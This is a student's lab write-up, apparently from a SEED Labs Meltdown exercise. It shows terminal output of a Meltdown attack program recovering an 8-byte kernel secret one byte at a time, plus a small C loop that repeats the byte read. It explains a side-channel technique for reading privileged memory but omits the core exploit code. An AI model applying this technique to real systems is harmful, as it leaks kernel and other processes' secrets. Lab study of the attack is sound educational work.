In order to get the all of the 8 bytes of the secret, we add or increment the secret data address **"f98cb000"** +1 each time until its 8 bytes total. So, it would be **f98cb000 +1 = f98cb001 then f98cb000+2 = f98cb002 and so forth** and each time I would have to compile it again when changing the address each time.



```
native -o MeltdownAttack MeltdownAttack.c
[07/03/20]seed@KhanRoozah:~/roozah$ vi Meltdown
Attack.c
[07/03/20]seed@KhanRoozah:~/roozah$ gcc -march=
native -o MeltdownAttack MeltdownAttack.c
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownA
ttack
The secret value is 83 S
The number of hits is 625
The secret value is 69 E
The number of hits is 618
The secret value is 69 E
The number of hits is 686
The secret value is 68 D
The number of hits is 807
The secret value is 76 L
The number of hits is 665
The secret value is 97 a
The number of hits is 745
The secret value is 98 b
The number of hits is 191
The secret value is 115 s
The number of hits is 774
[07/03/20]seed@KhanRoozah:~/roozah$
```

The secret is printed out all together and to do that, I modified the code. Please see down below for further explanation.



```
int main(){
        int i=0;
        for(i=0; i<8;i++){
                get(i);
        }
        return 0;
}
                                             118,1-8          82%
```

In order to get the secret printed out all at once, I modified the code so the program will loop total of 8 times to get the secret printed all at once since it is 8 bytes. So, I did a forloop where the program loops 8 times by incrementing each time.